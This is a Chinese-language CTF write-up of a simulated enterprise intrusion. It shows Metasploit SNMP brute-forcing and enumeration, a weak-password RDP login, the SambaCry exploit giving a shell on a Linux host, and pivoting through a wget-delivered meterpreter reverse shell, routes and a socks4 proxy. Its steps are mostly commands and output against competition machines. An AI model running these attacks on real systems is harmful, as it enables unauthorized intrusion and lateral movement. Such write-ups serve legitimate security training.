记一次信息安全铁人三项赛之企业赛的Writeup

Writeup by：SourceCode


首先，先介绍一下企业赛的环境，主办方给了一套环境，作为一道题。也就是说，要模拟入侵一个企业。首先，有两台机器链接外网。在这里我分别称为A和B。然后需要通过AB作为跳板机，进而深入内网。

p.s.本文由豆豆，Skay，5am3各自负责部分分别整理而成，逻辑方面可能会有些跳。

0x01 A前台分析

打开第一个入口点，发现是一个网站，弹出窗口，未选择file，于是猜测有文件包含漏洞，继续查看，发现源码中有Tips.php。尝试用伪协议读取源码。

然后获取到一个hint。



0x02 A继续深入

找到这个Hint时，我发现这个是snmp的一个漏洞，使用 参考网站 ，我们首先先爆破出SNMP字符串，这里我们使用 **Metasploit** 这个工具，执行命令

```
msf> use auxiliary/scanner/snmp/snmp_login
```

查看一下 options，我们可以只修改 RHOST 指向靶机的 IP地址，执行run命令


```
msf exploit(linux/samba/is_known_pipename) > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(scanner/snmp/snmp_login) > options

Module options (auxiliary/scanner/snmp/snmp_login):

   Name              Current Setting                                                     Required  Description
   ----              ---------------                                                     --------  -----------
   BLANK_PASSWORDS   false                                                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                               no        Add all users in the current database to the list
   PASSWORD                                                                              no        The password to test
   PASS_FILE         /opt/metasploit-framework/embedded/framework/data/wordlists/snmp_default_pass.txt  no        File containing communities, one per line
   RHOSTS                                                                                yes       The target address range or CIDR identifier
   RPORT             161                                                                 yes       The target port
   STOP_ON_SUCCESS   false                                                               yes       Stop guessing when a credential works for a host
   THREADS           1                                                                   yes       The number of concurrent threads
   USER_AS_PASS      false                                                               no        Try the username as the password for all users
   VERBOSE           true                                                                yes       Whether to print output for all attempts
   VERSION           1                                                                   yes       The SNMP version to scan (Accepted: 1, 2c, all)

msf auxiliary(scanner/snmp/snmp_login) > set RHOSTS 202.1.1.50
RHOSTS => 202.1.1.50
msf auxiliary(scanner/snmp/snmp_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 202.1.1.50:161 - Login Successful: admin (Access level: read-only); Proof (sysDescr.0): Hardware: x86 Family 6 Model 60 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 5.
2 (Build 3790 Multiprocessor Free)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/snmp_login) >
```

如图所示，admin就是SNMP的字符串，之后我们就可以开始大胆的想法了。


```
msf auxiliary(scanner/snmp/snmp_login) > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(scanner/snmp/snmp_enum) > options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

msf auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 202.1.1.50
RHOSTS => 202.1.1.50
msf auxiliary(scanner/snmp/snmp_enum) > run

[-] 202.1.1.50 SNMP request timeout.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/snmp_enum) > set COMMUNITY admin
COMMUNITY => admin
msf auxiliary(scanner/snmp/snmp_enum) > run

[+] 202.1.1.50, Connected.

[*] System information:

Host IP                       : 202.1.1.50
Hostname                      : SIMPLE
Description                   : Hardware: x86 Family 6 Model 60 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 19 days, 06:19:37.50
Uptime system                 : 1 day, 22:13:45.10
System date                   : 2018-5-11 05:41:39.8

[*] User accounts:

["Guest"]
["libai"]
["Administrator"]
["SUPPORT_388945a0"]

[*] Network information:

IP forwarding enabled         : no
Default TTL                   : 128
TCP segments received         : 1132425
TCP segments sent             : 900203
TCP segments retrans          : 9450
Input datagrams               : 1140630
Delivered datagrams           : 1140624
Output datagrams              : 916901
```

```
[*] Processes:

Id                  Status              Name                Path                Parameters
1                   running             System Idle Process
4                   running             System
184                 running             SogouExplorer.exe
272                 running             smss.exe            \SystemRoot\System32\
328                 running             csrss.exe           C:\WINDOWS\system32\ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesr
v,1 ServerDll=winsrv:UserS
352                 running             winlogon.exe
384                 running             rdpclip.exe
400                 running             services.exe        C:\WINDOWS\system32\
412                 running             lsass.exe           C:\WINDOWS\system32\
416                 running             phpStudy.exe        C:\phpStudy\
600                 running             svchost.exe         C:\WINDOWS\system32\-k DcomLaunch
680                 running             svchost.exe
740                 running             svchost.exe
768                 running             svchost.exe
804                 running             svchost.exe         C:\WINDOWS\System32\-k netsvcs
952                 running             spoolsv.exe         C:\WINDOWS\system32\
976                 running             msdtc.exe
1080                running             httpd.exe           C:\phpStudy\Apache\bin\-k runservice
1132                running             svchost.exe         C:\WINDOWS\System32\-k WinErr
1220                running             svchost.exe
1248                running             snmp.exe            C:\WINDOWS\System32\
1348                running             mysqld.exe          C:\phpStudy\mysql\bin\MySQLa
1400                running             SogouExplorer.exe   \\tsclient\D\?o?????\SogouExplorer\
1640                running             explorer.exe        C:\WINDOWS\
1712                running             rdpclip.exe
1888                running             winlogon.exe
1916                running             csrss.exe           C:\WINDOWS\system32\ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesr
v,1 ServerDll=winsrv:UserS
1968                running             ctfmon.exe          C:\WINDOWS\system32\
1972                running             doudou.exe          C:\
2132                running             explorer.exe        C:\WINDOWS\
2228                running             svchost.exe         C:\WINDOWS\System32\-k termsvcs
2304                running             alg.exe
2564                running             csrss.exe           C:\WINDOWS\system32\ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesr
v,1 ServerDll=winsrv:UserS
2608                running             wmiprvse.exe        C:\WINDOWS\system32\wbem\
2684                running             cmd.exe             C:\WINDOWS\system32\
2692                running             winlogon.exe
2756                running             logon.scr                               /s
2768                running             cao.exe             C:\
2860                running             CCProxy.exe         C:\CCProxy\
2992                running             conime.exe          C:\WINDOWS\system32\
3008                running             cao.exe             C:\
3048                running             cao.exe             C:\
3064                running             phpStudy.exe        C:\phpStudy\
3284                running             SogouExplorer.exe
3364                running             ctfmon.exe          C:\WINDOWS\system32\
3404                running             conime.exe          C:\WINDOWS\system32\
3412                running             SogouExplorer.exe
3440                running             httpd.exe           C:\phpStudy\Apache\bin\-d C:/phpStudy/Apache
4012                running             SogouExplorer.exe   \\tsclient\D\?o?????\SogouExplorer\-! 1 1400 1 /prefetch:1096303910

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


看到这么多的好东西，Windows的用户名拿到了，端口3389，随便尝试用户名，发现 Guest和SUPPORT的被停用，猜测弱密码，之后在尝试之后使用 libai 登陆成功(这算不算是硬广告？)，进入服务器



(其实桌面上只有phpstudy和回收站，后来当跳板用了)，搜索好啦



轻松拿到两个flag文件，还有一个是Mysql数据库的，打开数据库管理工具，拿到flag



此时A已成功沦陷。

0x03 B初试

首先访问80端口，没用.....

扫描服务器，发现如下端口对外开放

Output

```
Port 21/tcp was found to be open
```

Port	Hosts
21 / tcp / ftp	202.1.1.60

```
Port 22/tcp was found to be open
```

Port	Hosts
22 / tcp / ssh	202.1.1.60

```
Port 139/tcp was found to be open
```

Port	Hosts
139 / tcp / smb	202.1.1.60

```
Port 445/tcp was found to be open
```

Port	Hosts
445 / tcp / cifs	202.1.1.60

445端口，又知道这是一个Linux服务器，嗯～猜测“永恒之蓝”Linux版本应该可以攻击，使用

```
msf auxiliary(scanner/snmp/snmp_enum) > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > set RHOST 202.1.1.60
RHOST => 202.1.1.60
msf exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOST          202.1.1.60       yes       The target address
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


msf exploit(linux/samba/is_known_pipename) > run

[*] 202.1.1.60:445 - Using location \\202.1.1.60\myshare\ for the path
[*] 202.1.1.60:445 - Retrieving the remote path of the share 'myshare'
[*] 202.1.1.60:445 - Share 'myshare' has server-side path '/home/ctf1/share
[*] 202.1.1.60:445 - Uploaded payload to \\202.1.1.60\myshare\roJHpKtF.so
[*] 202.1.1.60:445 - Loading the payload from server-side path /home/ctf1/share/roJHpKtF.so using \\PIPE\/home/ctf1/share/roJHpKtF.so...
[-] 202.1.1.60:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 202.1.1.60:445 - Loading the payload from server-side path /home/ctf1/share/roJHpKtF.so using /home/ctf1/share/roJHpKtF.so...
[+] 202.1.1.60:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 2 opened (172.16.1.7:63393 -> 202.1.1.60:445) at 2018-05-11 14:03:22 +0800

cd ..
ls
bin
boot
cao.elf
core
dev
etc
home
initrd.img
lib
```


攻击成功，查找flag文件，发现

```
./usr/src/linux-headers-4.4.0-31/arch/mn10300/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/metag/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/um/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/h8300/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/unicore32/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/hexagon/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/xtensa/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/ia64/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/include/uapi/linux/kernel-page-flags.h
./usr/src/linux-headers-4.4.0-31/include/uapi/linux/tty_flags.h
./usr/src/linux-headers-4.4.0-31/include/trace/events/gfpflags.h
./usr/src/linux-headers-4.4.0-31/include/asm-generic/irqflags.h
./usr/src/linux-headers-4.4.0-31/include/linux/page-flags.h
./usr/src/linux-headers-4.4.0-31/include/linux/kernel-page-flags.h
./usr/src/linux-headers-4.4.0-31/include/linux/irqflags.h
./usr/src/linux-headers-4.4.0-31/include/linux/pageblock-flags.h
./usr/src/linux-headers-4.4.0-31/include/linux/page-flags-layout.h
./usr/src/linux-headers-4.4.0-31-generic/include/config/zone/dma/flag.h
./usr/src/linux-headers-4.4.0-31-generic/include/config/arch/hweight/cflags.h
./usr/src/linux-headers-4.4.0-31-generic/include/config/trace/irqflags
./home/ctf1/flag.txt
./sys/devices/pnp0/00:04/tty/ttyS0/flags
./sys/devices/pnp0/00:05/tty/ttyS1/flags
./sys/devices/pci0000:00/0000:00:03.0/virtio0/net/eth0/flags
./sys/devices/system/cpu/cpu0/microcode/processor_flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS4/flags
./sys/devices/platform/serial8250/tty/ttyS5/flags
./sys/devices/platform/serial8250/tty/ttyS6/flags
./sys/devices/platform/serial8250/tty/ttyS7/flags
./sys/devices/platform/serial8250/tty/ttyS8/flags
./sys/devices/platform/serial8250/tty/ttyS9/flags
./sys/devices/platform/serial8250/tty/ttyS10/flags
./sys/devices/platform/serial8250/tty/ttyS11/flags
./sys/devices/platform/serial8250/tty/ttyS12/flags
./sys/devices/platform/serial8250/tty/ttyS13/flags
./sys/devices/platform/serial8250/tty/ttyS14/flags
./sys/devices/platform/serial8250/tty/ttyS15/flags
./sys/devices/platform/serial8250/tty/ttyS16/flags
./sys/devices/platform/serial8250/tty/ttyS17/flags
./sys/devices/platform/serial8250/tty/ttyS18/flags
./sys/devices/platform/serial8250/tty/ttyS19/flags
./sys/devices/platform/serial8250/tty/ttyS20/flags
```


查看一下文件，拿到 flag


0x04 内网初探

在豆豆同学发现了202.1.1.60 的445漏洞后，也就是exploit/samba/is_known_pipename这个漏洞利用模块，马上用自己的msf进去拿了shell




接着进一步进入内网，不过目前拿到的session不支持msf的路由策略，我也不晓得是为什么，，，，桑心，只能上传meterpreter的shell了，先在本地生成木马，感谢主办方，没有任何防护，嘻嘻，然后自己在我本地搭了一个web服务，在目标机器上wget获得我本地的payload，然后在msf上监听获得反弹shell







然后我们开心的添加路由啦~~




设置socks4代理



然后用msf自带的扫描脚本开始扫描内网端口，，，，不过，，出奇的慢，，，，要死了，，，



我们换nmap 设置proxychains代理



